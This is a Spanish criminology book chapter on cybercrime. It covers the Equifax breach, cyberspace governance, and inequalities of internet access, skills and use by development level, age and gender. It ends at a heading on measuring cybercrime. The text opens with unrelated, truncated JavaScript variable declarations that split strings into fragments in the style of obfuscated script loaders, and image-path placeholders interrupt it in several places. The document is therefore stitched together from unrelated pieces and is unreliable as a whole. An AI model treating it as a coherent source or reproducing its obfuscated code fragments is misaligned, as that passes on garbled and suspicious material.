var n69289 = '"Current';
var n69960 = 'd="+ad+';
var n69246 = 'Scrip';
var n6965 = 'ar pd';
var n6945 = '.WriteLine';
var n6927
var n69138

CAPÍTULO 2

LA DELINCUENCIA EN UN MUNDO DIGITAL

Este segundo capítulo trata de problematizar nuestro enfoque de los fenómenos de la ciberdelincuencia y se divide en tres partes. La primera parte abre la reflexión en torno a la ciberdelincuencia centrándose en el entorno específico en el que se produce, el ciberespacio: se analizan en particular las dimensiones de la gobernanza y la desigualdad. En la segunda parte se examinan las dificultades para medir la ciberdelincuencia, las dificultades estructurales, metodológicas y conceptuales. Por último, en la tercera sección se intenta, mediante un examen de los datos y la información disponibles, establecer un panorama mundial de la ciberdelincuencia.

Introducción

En 2017, el gigante americano de las calificaciones crediticias personales, Equifax, ve pirateada su plataforma web: 147,9 millones de personas de los Estados Unidos, pero también de Canadá y Gran Bretaña, ven filtrados los datos de su fecha de nacimiento, número de seguro social, permiso de conducir o los números de tarjeta de crédito (Sweet, 2018), que podrían estar disponibles en la red oscura (Dark Web), la parte no regulada del ciberespacio. Se trata de 147,9 millones de víctimas potenciales de fraude y robo de identidad debido a varias violaciones de seguridad a lo largo de 2017, en lo que constituye el robo más grande de la historia de datos personales tan sensibles. De hecho, se trata de un escenario particularmente sombrío, a decir de Avivah Litan, especialista en seguridad cibernética entrevistado por el periódico británico The Independent: «En una escala de uno a diez, eso supone un 10 desde el punto de vista de robos de identidad posibles » (Griffin, 2017). Este caso tan mediático nos permite identificar varios retos importantes que ilustran perfectamente la forma en que las actividades ciberdelictivas nos llevan a cuestionar nuestras concepciones, nuestros modos de gobernanza y nuestras prácticas, en Internet y en el llamado mundo «real».

En primer lugar, en cuanto a los hechos, hasta la fecha no disponemos más que de escasa información sobre lo que realmente sucedió. Eso se debe a que la investigación para determinar las causas y los términos de este acto fue llevada a cabo por Mandiant, una empresa privada de seguridad cibernética, a petición de Equifax. Así, la información disponible para el público es muy parcial. Sin embargo, sabemos que el pirateo fue posible debido a un fallo de seguridad del portal informático, descubierto en marzo por el Departamento de Seguridad Nacional de los Estados Unidos e inmediatamente notificado a la empresa, que asegura haber hecho todo lo necesario para subsanar dicho fallo de seguridad (Wattles y Larson, 2017).

En este punto podemos hacer dos observaciones. Por un lado, el caso ilustra de manera brutal la vulnerabilidad de los agentes (públicos o privados) que recogen, almacenan y utilizan datos personales: dicha vulnerabilidad frente a la piratería informática se traduce en la vulnerabilidad de las personas cuyos datos son robados. «Equifax, ustedes tenían una tarea —espeta un editorialista del New York Times—. Su único propósito, como empresa, la razón de su creación y que sigue siendo una preocupación constante, es recoger y conservar los datos financieros más privados de las personas » (Manjoo, 2017). Por otra parte, cabe destacar que la investigación fue llevada a cabo de manera interna, por una empresa privada: de este modo, las autoridades públicas quedan excluidas de un papel que tradicionalmente les ha correspondido (esclarecer un delito) y la información sobre ese hecho, cuyo número potencial de víctimas asciende nada menos que a casi 150 millones de personas, sigue siendo gestionada por la empresa implicada, desde el punto de vista de la comunicación corporativa.

En segundo lugar, respecto al tiempo que siguió al delito y a la gestión de la crisis, según las declaraciones de Equifax tras la investigación llevada a cabo por Mandiant, se cometieron una serie de actos de piratería informática entre mayo y julio de 2017, que fueron descubiertos el 29 de julio. Sin embargo, Equifax no hizo públicos los hechos hasta el 7 de septiembre, así como el número potencial de víctimas, más de un mes después de que lo descubriera, algo que en sí ya plantea un problema. A las víctimas potenciales la compañía les ofreció un año de control de su crédito, pero eran los propios afectados los que se tenían que ocupar de todo lo necesario para asegurar su crédito con una de las otras cuatro grandes agencias de crédito. Por último, Equifax condicionó la divulgación de información sobre el riesgo de exposición personal al ataque informático a que las víctimas potenciales renunciaran a cualquier acción individual o colectiva contra la empresa.

Las implicaciones de esta crisis y de su gestión son numerosas. Pero destaquemos un elemento central desde el punto de vista de la prevención: el abandono de las posibles víctimas y la falta de responsabilidades claramente establecidas del encargado de recopilar los datos en caso de un incidente de seguridad de este tipo. Para muchos críticos, esta situación ubuesca es posible en razón de la pobreza de los marcos regulatorios en torno a los incidentes de piratería (Turner, 2017).

En tercer lugar, hay varios tipos de implicaciones para el futuro. La primera de esas consecuencias atañe al propio valor de los tipos de datos: una información tan vulnerable y relativamente fácil de obtener ya no puede constituir un medio de verificación de la identidad de una persona. Como señaló Nathaniel Gleicher, director de la Política de Seguridad Cibernética de la Administración Obama, en un comunicado unos días después de que se anunciara el incidente: «Este ataque informático puede ser el golpe definitivo a la idea de que podemos utilizar identificadores personales, tales como los números de seguridad social, a modo de factores de seguridad» (Pierson, 2017). La segunda de estas implicaciones es de carácter jurídico: en efecto, tal como cabía esperar, hay varios procesos jurídicos en curso que refutan la tan criticada cláusula que condicionaba el acceso de las víctimas potenciales a la información sobre su vulnerabilidad ante el ataque informático a que estos rechazaran expresamente cualquier posible acción contra Equifax. Entre ellas hay sendas ac-

ciones colectivas en Canadá (Meckbach, 2018) y Estados Unidos (Harney, 2017), pero también a través de otras vías, como recurriendo a los tribunales de menor cuantía (Murphy, 2018). Por lo tanto, es de esperar que estos procedimientos permitan sentar precedentes en torno a las cuestiones de responsabilidad en el ámbito jurídico. Por último, en el frente político, es posible que haya una evolución en los Estados Unidos, en particular gracias al compromiso de representantes electos, como la senadora Elizabeth Warren, que tiene la intención de utilizar estos hechos para promover un marco legislativo más estricto sobre las responsabilidades en materia de datos personales recogidos por las grandes empresas. A preguntas de Vox, la senadora declaró en febrero de 2018: «Durante años, Equifax y las demás agencias de crédito han obtenido beneficios utilizando la información privada de la gente, algo que hicieron sin su permiso explícito. Necesitamos que haya consecuencias reales cuando meten la pata» (Stewart, 2018). Al mismo tiempo, Equifax tuvo que dar explicaciones sobre su gestión de los datos personales ante el Comité de Banca del Senado, y ahora debe trabajar con varias autoridades de Estados Unidos, tanto federales como estatales, no solo para aclarar los detalles de los hechos que tuvieron lugar en 2017, sino también para justificar sus acciones posteriores. Además, hay un proyecto de ley presentado por los senadores demócratas Warren y Warner que tiene los siguientes objetivos: 1) aclarar las responsabilidades de estos gigantes de los datos; 2) establecer sanciones en caso de incidentes debidos a defectos de seguridad; 3) Crear una agencia federal de supervisión de la ciberseguridad, que se ocupe, entre otras cosas, de monitorear las prácticas de las agencias de crédito, y 4) fomentar la inversión del sector privado en el ámbito de la ciberseguridad (Stewart, 2018).

Por lo tanto, este caso de Equifax ilustra muy bien todos los significativos retos en torno a la forma en que hacemos frente a la ciberdelincuencia hoy en día. Nuestra vulnerabilidad como individuos o como grandes organizaciones, ya sean públicas o privadas. La pobreza de los marcos de comprensión, reglamentación y gestión en torno a las prácticas que se desarrollan en el ciberespacio, incluidas las prácticas relativas a datos extremadamente sensibles. La falta de claridad acerca de las responsabilidades respectivas de los diversos actores. La gobernanza policéntrica, en la que las autoridades públicas ya no desempeñan el papel de garantes, árbitros y protectores de las personas y las organizaciones. Por último, la necesidad de desarrollar enfoques innovadores para gobernar el ciberespacio, prevenir la ciberdelincuencia y proteger a las víctimas y a las víctimas potenciales.

De esta manera, en este primer capítulo nos centraremos en ofrecer una visión general de «lo que sabemos» sobre la situación actual de la ciberdelincuencia. En primer lugar, volveremos a fijarnos en el ciberespacio en cuanto entorno muy singular e intentaremos identificar cuáles de sus características influyen especialmente en la forma en que se dan la ciberdelincuencia y la cibervictimización en ese espacio: en particular, analizaremos en detalle cuestiones relativas a las desigualdades en el acceso, las competencias y los usos. A continuación, presentaremos un panorama geográfico de la ciberdelincuencia que, a falta de datos pertinentes, consistirá más bien en un panorama general de la información disponible. Por último, examinaremos con más detalle los principales retos e implicaciones desde la perspectiva de la prevención.

El ciberespacio: Gobernanza, desigualdades e implicaciones para la delincuencia

El ciberespacio es un sistema de interacciones entre objetos conectados, interacciones que pueden adoptar la forma de transferencias de datos o de informaciones: por lo tanto, es a la vez virtual y físico (Malecki, 2017). El auge de Internet en todos los ámbitos de la vida moderna constituye uno de los aspectos del proceso de globalización de los intercambios y de la llegada de lo que el sociólogo Manuel Castells denomina «la era de la información» (Castells, 2002). Se ha observado la aceleración de varios aspectos en el crecimiento del ciberespacio: la democratización del acceso a Internet, el aumento de la accesibilidad móvil a través de teléfonos inteligentes y, más recientemente, la multiplicación de los objetos conectados.

Este ciberespacio es mucho más que un soporte o una extensión del llamado mundo real: constituye un entorno propio, con características específicas. Según la investigadora Wanda Capeller (2001), este cambio de entorno implica que las actividades desviadas y delictivas que se desarrollan allí lo hacen tanto en continuidad con el mundo real (las actividades ilegales están presentes en el ciberespacio y se adaptan a él) como en discontinuidad (las actividades delictivas surgen de las oportunidades que ofrece este nuevo entorno). En consecuencia, una de las claves para entender la ciberdelincuencia es comprender el funcionamiento del ciberespacio y sus características, empezando por su gobernanza, es decir, el sistema de actores y modalidades que condicionan su regulación. Se articula en torno a tres tipos de actores esenciales: los que desarrollan, explotan y gestionan las infraestructuras físicas para la conexión de dispositivos y el almacenamiento de datos conectados, los que proporcionan acceso al ciberespacio y los que prestan servicios para los usos más importantes (almacenamiento de datos, redes sociales, plataformas de contenidos, ciberseguridad).

Esta gobernanza pone en tela de juicio directamente el paradigma westfaliano de la centralidad del Estado, así como los conceptos y nociones fundamentales que tradicionalmente se le han atribuido, como el Estado de derecho, la seguridad, las fronteras, los derechos humanos y la soberanía, una situación que se complica aún más por los rápidos avances tecnológicos y sus consecuencias sobre el acceso, los usos y la gobernanza del ciberespacio: en consecuencia, las instituciones estatales luchan por adaptarse y ofrecer soluciones eficaces (Liaropoulos, 2017).

En este sentido, el ciberespacio se prestaría más bien a una gobernanza que trascendiera los estados westfalianos y las fronteras tradicionales para situarse en la perspectiva de la gobernanza mundial en el sentido de un modelo cooperativo de toma de decisiones en el que los actores estatales y no estatales deben unirse para hacer frente a desafíos que van más allá del marco de sus acciones individuales (Finkelstein, 1995). En el centro de este

modelo, el ciberespacio debe encontrar a los actores centrales antes mencionados, la mayoría de los cuales pertenecen al sector privado.

Este punto en particular tiene implicaciones cruciales para la prevención de la ciberdelincuencia. En efecto, el ciberespacio se ha formado desde sus inicios como una realidad de intercambios y como un proyecto político libertario, expresado en 1996 en la Declaración de Independencia del Ciberespacio y que rechaza toda intervención o control estatal (Electronic Frontier Foundation, 1996). Esta utopía libertaria es la base de muchas de las representaciones que subyacen a los numerosos debates actuales sobre la gobernanza del ciberespacio, en los que se opone a la idea de regulación por parte de los poderes públicos una concepción basada en la noción de bien común.

Sin embargo, con la democratización del acceso y el uso, son los grandes actores privados quienes, por su capacidad para ofrecer dicho acceso y las herramientas que permiten dicho uso, han concentrado la mayor parte de la toma de decisiones y la gobernabilidad: la utopía libertaria se ha convertido en una realidad capitalista. Además, estos actores privados están situados, junto con sus infraestructuras, dentro de los Estados y, por lo tanto, en cierta medida, sujetos a su jurisdicción. Por consiguiente, el proyecto de una gobernanza multipartita en la que la representación, los intereses y la importancia de todos los usuarios y partes interesadas se distribuyan equitativamente sigue siendo un reto importante, que dista mucho de ser un consenso y menos aún una realidad (Liaropoulos, 2017; Pereira, 2016).

Esta gobernanza, concentrada por un pequeño grupo de actores, implica varios retos importantes en términos de ciberdelincuencia y ciberseguridad:

- ¿Cómo conciben los actores privados, centrales en la gobernanza del ciberespacio, la seguridad de todos, especialmente de los más vulnerables (individuos, grupos vulnerables, víctimas)?
- ¿Cómo se determinan las prioridades en la lucha contra la ciberdelincuencia, en particular entre los delitos contra los intereses de los agentes privados y los que afectan a los particulares, especialmente los más vulnerables (pornografía infantil, violencia contra la mujer, delitos de odio, etc.)?
- ¿Cómo intervenir en los ciberespacios no regulados por los principales actores privados o públicos (la denominada red oscura o Dark Web)?
- ¿Cómo pueden adaptarse a las realidades del ciberespacio y de sus actores las políticas públicas y la reglamentación legislativa, dos instrumentos esenciales en la lucha contra la delincuencia y la atención a las víctimas?
- ¿Cómo desarrollar alianzas entre los sectores estatales y el sector privado para garantizar la seguridad de todos, de manera equitativa y con un objetivo colectivo?
- Por último, ¿cómo se pueden garantizar los derechos individuales y colectivos esenciales, como la libertad de expresión y las libertades políticas?

Por consiguiente, para comprender mejor los vínculos entre el ciberespacio y la delincuencia, es necesario examinar en primer lugar esta transición entre el mundo real y el virtual: ¿cómo se produce y qué consecuencias tiene en los fenómenos delictivos? Hay muchas pistas para tratar de responder a esta pregunta. Nosotros optaremos por presentar aquí una perspectiva de prevención, que busca determinar las relaciones entre las actividades delictivas y un conjunto de factores que las favorecen, entre los que destacan las cuestiones de desigualdad.

Ciberespacio y desigualdades

Lejos del ideal de accesibilidad y democratización que encarna Internet, el ciberespacio es, en efecto, un lugar de desigualdades, entre las que destacaremos las cuestiones de acceso, de competencias y de seguridad. Estos tres factores son esenciales cuando se trata de la ciberdelincuencia, tanto desde la perspectiva de los autores como de las víctimas.

Stansbury (2003) distingue cuatro desigualdades principales: la desigualdad de acceso, la desigualdad de competencias, la desigualdad de oportunidades económicas y la desigualdad de participación democrática, todas las cuales influyen, en su opinión, en la forma en que los individuos utilizan el ciberespacio. Otros autores prefieren una tipología basada en la teoría de la apropiación de los recursos tecnológicos, que distingue cuatro dimensiones que configuran los tipos de accesibilidad: la motivación, el acceso físico y material, las competencias y los usos (Dijk, 2012). Estas desigualdades se denominan también brechas digitales, término que se utiliza en plural para enfatizar su aspecto multifacético y multifactorial. La primera brecha digital se forma en torno a las cuestiones de acceso (Warschauer, 2004), la segunda en torno a los problemas de competencias (Hargittai, 2011) y la tercera en torno a los usos (van Dijk y Hacker, 2003).

El estado actual de los conocimientos y la literatura sobre estas cuestiones está, como todo lo relacionado con el ciberespacio, en una etapa embrionaria y en fase de desarrollo. Sin embargo, la cuestión de las brechas digitales y su relación con los factores de desigualdad en el llamado mundo real es objeto de una investigación muy dinámica. Para ilustrar las principales vías, hemos optado por centrarnos aquí en la primera brecha digital, la más documentada. Así pues, la segunda y la tercera solo se describirán muy brevemente, antes de analizar la relación existente entre todas estas brechas y la ciberdelincuencia.

La primera brecha digital: el acceso al ciberespacio

En primer lugar, incluso el acceso al ciberespacio es profundamente desigual, principalmente por razones tecnológicas: sin infraestructura de red y sin un dispositivo con el que conectarse, el ciberespacio sigue estando fuera del alcance de muchos. Así, los distintos tipos de acceso, desde las líneas de alta velocidad hasta los datos móviles, pasando por los cibercafés o los puntos

de acceso público, como las escuelas, constituyen un conjunto heterogéneo de accesibilidad diversa: esta «brecha digital» no divide, pues, a los que tienen acceso de los que no lo tienen, sino que reúne un conjunto complejo de situaciones de acceso más o menos fácil (Warschauer, 2004).

Definida así como las condiciones más o menos fáciles de acceso al ciberespacio, esta brecha digital refleja la mayoría de los factores tradicionales de desigualdad que se encuentran en el llamado mundo real. El nivel de desarrollo, la condición social y económica individual, la edad, el género, el lugar en el espacio público, el acceso a los servicios y el nivel de educación son indicadores interesantes a tener en cuenta en la accesibilidad al ciberespacio.


Además, estos factores son también decisivos en los procesos delictivos «clásicos», tanto para los autores como para las víctimas (CIPC, 2005, 2010, 2011, 2012a, 2012b). Por lo tanto, para abordar la prevención de la ciberdelincuencia, es fundamental considerar los factores de desigualdad característicos del ciberespacio.

1. Brecha digital y desigualdades en el desarrollo

Las desigualdades macroeconómicas han condicionado en buena medida la manera en que se ha desarrollado el acceso al ciberespacio en los distintos países. Como dimensión constitutiva del fenómeno de la globalización, Internet sigue sus grandes dinámicas, en particular en la diferenciación de su desarrollo. Así, Internet nació y se desarrolló primero en el mundo occidental y en los países más ricos, para seguir luego los grandes canales de la globalización: la urbanización y el desarrollo económico; este segundo punto se ilustra en el siguiente gráfico.

De la lectura del gráfico anterior pueden extraerse varias conclusiones. En primer lugar, el aumento del acceso al ciberespacio a comienzos de la década del 2000, lejos de reducir las desigualdades que existían entre países con distintos niveles de desarrollo económico, las reforzó: los países menos adelantados económicamente, en particular en el África subsahariana y el Asia meridional, han quedado excluidos de esta revolución tecnológica. De hecho, si bien ha habido un crecimiento más re-

Gráfico 2.1. **Evolución de la tasa de penetración de Internet por grupos geográficos y económicos de países**



Fuente: Banco Mundial (2017)

ciente de su acceso a Internet, debido en particular al aumento del acceso móvil, su tasa de penetración se está quedando muy rezagada. Así, según la Unión Internacional de Telecomunicaciones, el 17,5 % de los habitantes de los países menos adelantados tenían acceso a Internet en 2017, frente al 6 % en 2012 (Unión Internacional de Telecomunicaciones, 2017c).

Una segunda observación interesante es la de la antigüedad. Los usuarios de Internet de los países occidentales y más ricos tienen una práctica más larga del ciberespacio, que por lo tanto ha sido desarrollada y moldeada por ellos y para ellos. Esto es particularmente importante en relación con la segunda ola de accesibilidad, que abrió el ciberespacio al mundo emergente, es decir, a las clases medias de las economías emergentes de alto crecimiento y, en menor medida, a los países más pobres. De esta forma, si volvemos a la cuestión de las condiciones y características de este nuevo entorno «cibernético», esta primera brecha digital plantea no solo la cuestión del acceso, sino también, indirectamente, a través de sus diferentes temporalidades, la de la apropiación, los usos y las competencias, es decir, que condiciona directamente la segunda brecha digital.


2. Brecha digital y desigualdades sociales y económicas

Aunque las desigualdades de acceso son patentes a nivel internacional, esta observación no debería, sin embargo, enmascarar a las que se dan dentro de las sociedades y los propios países. Si bien las desigualdades socioeconómicas son dimensiones absolutamente centrales en los enfoques criminológicos y sociológicos tradicionales, es muy interesante observar que la literatura científica que estudia sus expresiones en el ciberespacio tiende a demostrar que influyen en el acceso, las competencias y los usos de una manera mucho más compleja e indirecta (Van Deursen y van Dijk, 2013).

Así, cabe señalar que varios estudios realizados en países occidentales ricos coinciden en que las clases económicas menos favorecidas tienen un uso más intensivo de Internet (Fuchs, 2009). En particular, los niños y jóvenes de entornos menos privilegiados tienen un uso más continuado de Internet que los demás, así como una menor supervisión, lo que refuerza las desigualdades preexistentes, especialmente en lo que se refiere a sus posibilidades de éxito escolar (Camerini, Schulz y Jeannet, 2017). Esto es especialmente importante para comprender los vínculos entre los factores socioeconómicos y la ciberdelincuencia, ya que un medio económicamente desfavorecido, la falta de supervisión del tiempo libre y un mayor riesgo de fracaso escolar podrían indicar un aumento de los factores de riesgo de la delincuencia.

Sin embargo, esta observación debe ser matizada, ya que se deriva sobre todo de estudios aplicados a los países más ricos, donde los problemas de acceso son menos agudos. En los países del mundo emergente y en los países menos avanzados económicamente, el peso de los determinantes económicos y sociales sigue siendo importante en el acceso, las competencias y los usos del ciberespacio (Fuchs y Horak, 2008). Cabe señalar también que la distinción entre lo urbano y lo rural reviste una importancia primordial en estas cuestiones (Alzouma, 2013), lo

Gráfico 2.2. **Relación entre la tasa de penetración de Internet entre los jóvenes de 15 a 24 años y su participación en la población total**



Fuente: International Telecommunication Union (2017c)

que recuerda el punto mencionado anteriormente: la globalización y sus características, de las que forma parte el acceso democratizado al ciberespacio, se expresan sobre todo en los territorios urbanos del mundo en desarrollo.

3. Brecha digital y características sociodemográficas

Si bien los factores económicos son condiciones importantes para la formación de la brecha digital, hay otros tipos de factores que desempeñan un papel no menos importante, como las cuestiones generacionales, el género, la educación, la discapacidad, la pertenencia a una minoría, etc. Aquí veremos algunas de estas dimensiones: 1) la relación entre los jóvenes y el auge del ciberespacio, en particular en los países emergentes; 2) el factor de género en el acceso a Internet, y 3) los complejos vínculos entre el nivel de educación, las competencias y los usos del ciberespacio por un lado y la vulnerabilidad, por otro lado.

La revolución digital y el advenimiento del ciberespacio se han visto a menudo como una cuestión generacional entre los «nativos» tecnológicos y sus mayores: las dinámicas que intervienen son, de hecho, más complejas e implican una serie de factores interrelacionados (Helsper Ellen Johanna y Eynon Rebecca, 2013). Uno de estos matices es, por ejemplo, la diferenciación de contextos, especialmente en cuanto al desarrollo económico. La siguiente figura tiene por objeto poner de relieve la importancia de las generaciones más jóvenes en el ciberespacio en función del nivel de desarrollo económico.


Esto demuestra que en el mundo en desarrollo son los más jóvenes quienes más han ocupado el ciberespacio, mientras que esta brecha generacional es menos marcada en los países más ricos y conectados. Observamos que los países menos adelantados, en particular los de África y Asia, tienen una proporción de usuarios de Internet particularmente joven.

Sin embargo, el aumento del acceso al ciberespacio entre los jóvenes, especialmente en el mundo en desarrollo, también sigue siendo muy desigual: el 94 % de los jóvenes de 15 a 24 años en los países desarrollados son usuarios de Internet, en comparación con el 67 % en el mundo en desarrollo y solo el 30 % en los países menos adelantados (Unión Internacional de Telecomunicaciones, 2017b). La percepción que a menudo se transmite de una «generación M» ultraconectada solo concierne a los jóvenes de los países más ricos, mientras que sus pares del mundo emergente aún se enfrentan a un acceso desigual.

Por otro lado, los jóvenes están en el centro de la revolución que ha traído el ciberespacio, un cambio de paradigma que ha perjudicado a las personas mayores: en los países de la OCDE, la tasa de penetración de Internet es del 95 % para los jóvenes de 16 a 24 años, pero solo del 63 % para el grupo de edad de 55 a 74 años (OCDE, 2017). Sin embargo, las mayores desigualdades generacionales no se dan entre esta generación M occidental y sus mayores, sino en el mundo emergente.

Estos factores generacionales deben entenderse en conjunción con otra dimensión importante de la desigualdad: la del género. En el siguiente gráfico se muestra la diferencia de acceso entre mujeres y hombres según las principales regiones del mundo y los niveles de desarrollo.

Gráfico 2.3 **Tasa de penetración de Internet por género y país**



Fuente: International Telecommunication Union (2017)

Una vez más, es evidente que las desigualdades de género observadas en el llamado mundo real, con la notable excepción del continente americano, se están reflejando en el ciberespacio. Las diferencias más marcadas se encuentran también, como en las cuestiones generacionales, en el mundo emergente y en los países económicamente menos avanzados. Esto confirma el precedente e indica que las desigualdades reales tienen un impacto más significativo en las regiones donde la brecha digital se expresa de manera más aguda.

La segunda y la tercera brechas digitales: las desigualdades en las competencias y en el uso

Estas desigualdades reales también se encuentran también en las dimensiones de las competencias y los usos: en otras palabras, para un acceso equivalente los usuarios de Internet se enfrentan a factores de desigualdad en su capacidad para comprender y dominar las herramientas tecnológicas, así como en la forma en que navegan por el ciberespacio, las actividades que desarrollan en él y las herramientas que de él utilizan (Van Dijk y Hacker, 2003). Dentro de cada una de estas formas de brecha digital, se expresan también los factores de desigualdad antes mencionados (desarrollo económico, desigualdades sociales y económicas individuales, educación, género, edad), tema que ha sido objeto de varios estudios recientes.

Por ejemplo, van Deursen y van Dijk (2010) han destacado la importancia decisiva del nivel educativo para adquirir las aptitudes necesarias de cara a aprovechar plenamente las oportunidades que ofrece el acceso a Internet. Por su parte, Blank y Lutz (2016) intentan ir más allá de la cuestión del acceso desigual a los beneficios para incluir la cuestión de la exposición a los daños: curiosamente, su estudio muestra una mayor exposición a los daños para los internautas más educados y los más preocupados por las cuestiones de privacidad en el ciberespacio que para las demás categorías, incluidos los usuarios de Internet menos avanzados tecnológicamente. Esta correlación entre mayores niveles de conocimiento y uso y mayor vulnerabilidad a la ciberdelincuencia no solo se observa en los individuos, sino también en las organizaciones y los Estados: así, Speer (2000) señala que los Estados que más dependen de las tecnologías de la información y las comunicaciones para su funcionamiento son también los más expuestos a los riesgos de la cibervictimización.

Ciberespacio, desigualdades y ciberdelincuencia

Además, como señala Majid Yar,

> «Internet no debe verse como un mero elemento tecnológico, una especie de página blanca que existiría independientemente de las personas que lo utilizan. Más bien se necesita considerarlo como un conjunto de prácticas sociales: Internet adopta una forma particular porque la gente hace un uso particular de la Red, por razones específicas» (Yar, 2006, p. 6).

Asimismo, observamos que el ciberespacio constituye una realidad propia, con características específicas. Las características del mundo real influyen en la forma en que los usuarios participan en el ciberespacio y, por consiguiente, en los factores que influyen en la ciberdelincuencia y la cibervictimización. Sin embargo, esta influencia es indirecta, por lo que es necesario reconstruir el enfoque de análisis y comprensión de los fenómenos ciberdelictivos teniendo en cuenta este entorno específico que es el ciberespacio.

Se plantea entonces la cuestión de cómo se expresan estas brechas digitales y los factores de desigualdad en los fenómenos ciberdelictivos: en otras palabras, ¿los factores sociales, culturales, económicos y políticos que subyacen a las desigualdades en el acceso, el conocimiento y el uso del ciberespacio influyen de manera determinante en las trayectorias de los autores y las víctimas de la ciberdelincuencia? Por ejemplo, los jóvenes, que participan enormemente en el ciberespacio, son particularmente vulnerables a la ciberdelincuencia. Sin embargo, sabemos que, en relación con la delincuencia en el mundo real, la victimización y la perpetración son procesos estrechamente vinculados, especialmente entre los jóvenes: por tanto, la victimización y la exposición a actividades delictivas y violentas es un factor de riesgo importante en el desarrollo de tales comportamientos (Margaret Shaw, 2001; OMS, 2015). Una hipótesis que surge es la existencia de un vínculo entre una mayor accesibilidad al ciberespacio entre los jóvenes y un mayor riesgo de procesos de victimización y perpetración.

Bert-Jaap Koops (2010) ofrece una perspectiva sobre los factores de riesgo, centrándose en las oportunidades creadas por las características intrínsecas del ciberespacio: en otras palabras, ya no se trata de responder a la pregunta de cómo influyen los factores del mundo real en el desarrollo de las actividades delictivas en el ciberespacio, sino de cómo el ciberespacio ofrece oportunidades para tales actividades. A partir de esa reflexión, el investigador introduce doce factores de riesgo: globalidad, desterritorialización, flexibilidad de la red, anonimato, interacción remota, posibilidad de manipulación de los datos, automatización de procesos, efectos de escala, agregación y multiplicación de hurtos menores, economía de la información, limitaciones estructurales a las salvaguardias tradicionales (control social, vigilancia) y ciclos de innovación rápidos.

Es importante subrayar aquí que la investigación está aún en una etapa embrionaria en torno a las relaciones entre las llamadas desigualdades del mundo «real», las desigualdades en el ciberespacio (las brechas mencionadas anteriormente) y los fenómenos de ciberdelincuencia (Kigerl, 2012, 2016) y de cibervictimización (Halder y Jaishankar, 2016; Jaishankar, 2011; Jaishankar y Halder, 2011), en particular en lo que se refiere a la ciberviolencia y la victimización de los grupos más vulnerables (Nicola Henry y Anastasia Powell, 2016).

Esta cuestión, que ocupa un lugar central en el enfoque criminológico actual, sigue siendo hoy en día un espacio «fronterizo» para los investigadores que, tanto desde el punto de vista del conocimiento como de la prevención de la ciberdelincuencia, constituye el principal reto al que se enfrentan los responsables de la toma de decisiones, cuestión que se examina con más detalle en los capítulos tercero y cuarto.

Definir y medir la criminalidad en la era del ciberespacio

